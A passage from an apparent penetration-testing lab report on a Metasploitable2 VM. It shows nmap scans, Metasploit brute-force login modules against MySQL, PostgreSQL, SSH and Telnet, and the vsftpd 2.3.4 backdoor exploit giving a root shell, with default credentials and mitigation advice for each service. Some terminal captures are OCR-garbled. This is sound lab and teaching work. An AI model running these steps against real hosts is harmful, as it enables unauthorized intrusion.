
```

mitigation

To mitigate the VNC vulnerability on port 5900/TCP, the following steps are recommended:

- **Disable VNC if not needed** to reduce attack surface.
- **Use strong passwords** and avoid default credentials.
- **Encrypt VNC traffic** with SSH tunneling or VPN.
- **Restrict access** with firewall rules to trusted IPs.
- **Update VNC software** regularly to patch vulnerabilities.
- **Enable multi-factor authentication (MFA)** for added security.
- **Monitor access logs** for suspicious activity.

4. MySQL on port 3306/tcp:




```
kali㉿kali:[~]
$ nmap -sV 192.168.1.55 -p 3306
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-16 19:19 EDT
Nmap scan report for 192.168.1.55
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql    MySQL 5.0.51a-3ubuntu5

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.37 seconds
```

First I use nmap to see the service in the port

Then open Metasploit



```
(kali㉿kali)[~]
$ msfconsole

# cowsay++
< metasploit >
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 \   ,__,
  (oo)\_____
   (__)\  )\/\
    ||----|| *
file.txt
      =[ metasploit v6.3.16-dev
+ -- ---=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- ---=[ 975 payloads - 46 encoders - 11 nops
+ -- ---=[ 9 evasion

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/
```

We use grep to show the scanner type and then we're going to search mysql_login.

```
msf6 > grep scanner search mysql_login
      0 auxiliary/scanner/mysql/mysql_login          normal  No    MySQL Login Utility
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login
msf6 > use 0
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Then show options to see what's needed


```
msf6 auxiliary(scanner/mysql/mysql_login) > show options
Module options (auxiliary/scanner/mysql/mysql_login):
Name      Current Setting  Required  Description
----      --------------  -----  -----
BLANK_PASSWORDS  true        no      Try blank passwords for all users
BRUTEFORCE_SPEED  5          yes     How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false       no      Try each user/password couple stored in the current database
DB_ALL_PASS      false       no      Add all passwords in the current database to the list
DB_ALL_USERS     false       no      Add all users in the current database to the list
DB_SKIP_EXISTING none       no      Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD         no          no      A specific password to authenticate with
PASS_FILE        no          no      File containing passwords, one per line
Proxies          no          no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes         yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            3306       yes     The target port (TCP)
STOP_ON_SUCCESS  false       yes     Stop guessing when a credential works for a host
THREADS          1           yes     The number of concurrent threads (max one per host)
USERNAME         root        no      A specific username to authenticate as
USERPASS_FILE    no          no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false       no      Try the username as the password for all users
USER_FILE        no          no      File containing usernames, one per line
VERBOSE          true        yes     Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.55
RHOSTS => 192.168.1.55
```

Then use the exploit

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
[+] 192.168.1.55:3306      - 192.168.1.55:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.1.55:3306      - No active DB -- Credential data will not be saved!
[+] 192.168.1.55:3306      - 192.168.1.55:3306 - Success: 'root:'
[*] 192.168.1.55:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Then use the root without password to enter to the sql



The screenshot shows a terminal window with the following session:

```
(kali㉿kali)-[~] 1      yes      The number of concurrent threads (max one per host)
$ sudoAsu      root      no       A specific username to authenticate as
[sudo] password for kali:                               no       File containing users and passwords separated by space
[roo@kali㉿kali]-[~/home/kali]                      no       Try the username as the password for all users
# mysql -u root -h 192.168.1.55                         no       File containing usernames, one per line
ERROR 2026 (HY000): TLS/SSL error: wrong version number to print output for all attempts

[roo@kali㉿kali]-[~/home/kali]
# mysql -u root -h 192.168.1.55 -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.168.1.55
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu) > use
Usage: use <name>[term|index>
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
An index from the previous search results can be selected if desired.
MySQL [(none)]>
```

This error message maybe because of SSL/TLS Version Mismatch (The MySQL client is trying to connect to the server using an unsupported or incorrect version of TLS/SSL.) Or SSL/TLS Not Configured Properly or Incompatible MySQL Client and Server (Different versions of MySQL/MariaDB (server vs. client) may have incompatible SSL/TLS settings.)

mitigation

To secure MySQL on port 3306/TCP, the following measures are recommended:

- **Restrict remote access** by limiting connections to trusted IP addresses.
- **Enforce strong authentication** with complex passwords and avoid default credentials.
- **Regularly update MySQL** to the latest version to patch vulnerabilities.

5. PostgreSQL on port 5432/tcp:

After we done the nmap scan we find

```
[root@kali]# nmap -sV -T5 192.168.1.55
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-17 07:59 EDT
Nmap scan report for 192.168.1.55
Host is up (0.00030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?      Netkit rshd
514/tcp   open  shell        GNU Classpath grmiregistry
1099/tcp  open  java-rmi    Metasploitable root shell
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0_51a-Ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7E:CA:51 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

And after that we open metasploit

```
[root@kali]# msfconsole
# cowsay ++
< metasploit >
 \   _` (
  )____)
 ||----* |
Home

= [ metasploit v6.3.16-dev
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --=[ 975 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/
msf6 > ]
```

```

msf6 > grep login search postgres
      0 auxiliary/scanner/postgres/postgres_login
msf6 > use 9
msf6 auxiliary(scanner/postgres/postgres_login) > show options
Module options (auxiliary/scanner/postgres/postgres_login):
Name          Current Setting   Required  Description
----          -----           ----- 
BLANK_PASSWORDS  false          no        Try blank passwords for all users
BRUTEFORCE_SPEED 5             yes       How fast to bruteforce, from 0 to 5
DATABASE        template1      yes       The database to authenticate against
DB_ALL_CREDS   false          no        Try each user/password couple stored in the current database
DB_ALL_PASS    false          no        Add all passwords in the current database to the list
DB_ALL_USERS   false          no        Add all users in the current database to the list
DB_SKIP_EXISTING none          no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD        /usr/share/metasploit-framework/data/wordlist/sts/postgres_default_pass.txt  no        A specific password to authenticate with
PASS_FILE       /usr/share/metasploit-framework/data/wordlist/sts/postgres_default_pass.txt  no        File containing passwords, one per line
Proxies         RETURN_ROWSET true        no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          true          yes       Set to true to see query result sets
                                         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic_s/using-metasploit.html
RPORT          5432          yes       The target port
STOP_ON_SUCCESS false         yes       Stop guessing when a credential works for a host
THREADS         1             yes       The number of concurrent threads (max one per host)
USERNAME        /usr/share/metasploit-framework/data/wordlist/sts/postgres_default_userpass.txt  no        A specific username to authenticate as
USERPASS_FILE  /usr/share/metasploit-framework/data/wordlist/sts/postgres_default_userpass.txt  no        File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS   false         no        Try the username as the password for all users
USER_FILE       /usr/share/metasploit-framework/data/wordlist/sts/postgres_default_user.txt    no        File containing users, one per line
VERBOSE         true          yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.1.55
RHOSTS => 192.168.1.55

```

We use grep to show the scanner type and then we're going to search postgres and after this, we use the postgres_login

We should show option because sometimes we find the options that are required to make the exploit.

We found "RHOST" that required and no value in here, so we should set the "RHOST" option by the target machine. And exploit this payload.

```
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.1.55
RHOSTS → 192.168.1.55
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.55:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.55:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:@template1 (incorrect: invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.55:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

So we got successful login in it

mitigation

To secure PostgreSQL on port 5432/TCP, implement the following measures:

- **Restrict remote access** by allowing connections only from trusted IP addresses.
- **Use strong passwords** and avoid default credentials for authentication.
- **Regularly update PostgreSQL** to ensure the latest security patches are applied.
- **Limit user privileges** to follow the principle of least privilege.

6.ftp on port 21/tcp:

```
kali@kali: ~

File Actions Edit View Help

[(kali㉿kali)-[~]]$ nmap -sV 192.168.1.9 -p 21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 10:41 EDT
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 08:00:27:F2:DA:07 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.99 seconds

[(kali㉿kali)-[~]]$
```

Through an Nmap scan, we discovered that port 21 is open and running the FTP service, specifically version vsftpd 2.3.4.

```
msf6 > search vsftpd 2.3.4

Matching Modules
=====
# + Name
Description
- —
_____
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03   excellent  No
VSFTPD v2.3.4 Backdoor Command Execution
```

After searching Metasploit for that version, it appears that this version is vulnerable.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
---      _____           _____
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21        yes       The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic
```

These are the required options: we will add the RHOSTS, which is the IP address of the vulnerable machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set Rhosts
Rhosts =>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set Rhosts 192.168.1.9
Rhosts => 192.168.1.9
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.9:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.9:21 - USER: 331 Please specify the password.
[+] 192.168.1.9:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:42827 → 192.168.1.9:6200) at 2024-10-16 10:57:46 -0400
whoami
root
id
uid=0(root) gid=0(root)
```

After running the exploit, we successfully gained a shell on the machine and now have control over it.

mitigation

To secure FTP on port 21/TCP, consider the following actions:

- **Disable FTP and use SFTP or FTPS for secure file transfers.**
- **Enforce strong authentication** with complex passwords and disable anonymous access.
- **Regularly update FTP software** to address security vulnerabilities.

7.SSH on port 22/tcp:

```
kali@kali: ~
File Actions Edit View Help

(kali㉿kali)-[~]
$ nmap -SV 192.168.1.9 -p 22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 11:18 EDT
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.00057s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
MAC Address: 08:00:27:F2:DA:07 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.96 seconds
```

Through an Nmap scan, we discovered that port 22 is open and running the SSH service, specifically version OpenSSH 4.7p1.

```
msf6 > search ssh_login
Matching Modules
=====
#  Name
-
0  auxiliary/scanner/ssh/ssh_login      :          Disclosure Date:           -
                                                Rank:        normal   Check: No      Description: SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey:          :          normal   No      SSH Public Key Login Scanner
```

After searching Metasploit for SSH brute-force login modules, we found two options and will proceed with using the first one.

PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see http://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

These are the required options: we will add the RHOSTS, which is the IP address of the vulnerable machine, and the USERPASS_FILE, which is a wordlist containing potential usernames and passwords.

```
[*] 192.168.1.9:22 - Starting bruteforce
[+] 192.168.1.9:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=100
0(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(
msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UT
C 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.1.10:41105 → 192.168.1.9:22) at 2024-10-16
  11:45:08 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(
floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(ad
min),119(sambashare),1000(msfadmin)
```

After running the exploit, we successfully gained a shell on the machine and now have control over it.

mitigation

To secure SSH on port 22/TCP, the following measures are recommended:

- **Use key-based authentication** instead of passwords for stronger security.
- **Disable root login** to minimize risks.
- **Change the default port** from 22 to a non-standard port to reduce attack exposure.
- **Implement firewall rules** to restrict SSH access to trusted IP addresses.
- **Enable two-factor authentication (2FA)** for added security.

8. Telnet on port 23/tcp:

```
(kali㉿kali)-[~]
$ nmap 192.168.1.9 -p 23
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 12:47 EDT
Nmap scan report for 192.168.1.9 (192.168.1.9)
Host is up (0.00056s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 08:00:27:F2:DA:07 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Through an Nmap scan, we discovered that port 23 is open and running the Telnet service.

```
msf6 > search telnet_login

Matching Modules
=====
#  Name
osure Date Rank     Check Description
-   --
0 auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass 2021-09-06 normal Yes   Netgear PNPX_GetShareFolderList Authentication Bypass
1 auxiliary/scanner/telnet/telnet_login
          normal No    Telnet Login Check Scanner
```

After searching Metasploit for Telnet brute-force login modules, we found two options and will proceed with using the second one.

PASSWORD	no	stored in the current database (Accepted: none, user, user&realm)
PASS_FILE	no	File containing passwords, one per line
RHOSTS	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	The target port (TCP)
STOP_ON_SUCCESS	false	Stop guessing when a credential works for a host
THREADS	1	The number of concurrent threads (max one per host)
USERNAME	no	A specific username to authenticate as
USERPASS_FILE	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	Try the username as the password for all users
USER_FILE	no	File containing usernames, one per line
VERBOSE	true	Whether to print output for

These are the required options: we will add the RHOSTS, which is the IP address of the vulnerable machine, and the USERPASS_FILE, which is a wordlist containing potential usernames and passwords.

```
[+] 192.168.1.9:23      - 192.168.1.9:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.9:23      - Attempting to start session 192.168.1.9:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.1.10:37273 → 192.168.1.9:23) at 2024-10-16 12:54:06 -0400
[*] 192.168.1.9:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1 ...

msfadmin@metasploitable:~$ whoami
whoami
msfadmin
msfadmin@metasploitable:~$

msfadmin@metasploitable:~$ id
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ █
```

After running the exploit, we successfully gained a shell on the machine and now have control over it.

mitigation

To secure Telnet on port 23/TCP, the following actions are recommended:

- **Disable Telnet** and replace it with **SSH** for secure communication.
- **Use strong authentication** and complex passwords to prevent unauthorized access.
- **Encrypt traffic** using a VPN or an encrypted tunnel since Telnet transmits data in plain text.
- **Regularly update** any systems using Telnet.
- **Monitor logs** for suspicious login attempts and unusual activity.

9.Apache Tomcat Default Credentials Port 8180:

Running Nmap on Metasploitable2 IP can see that 8180 port is open and running tomcat service on that.

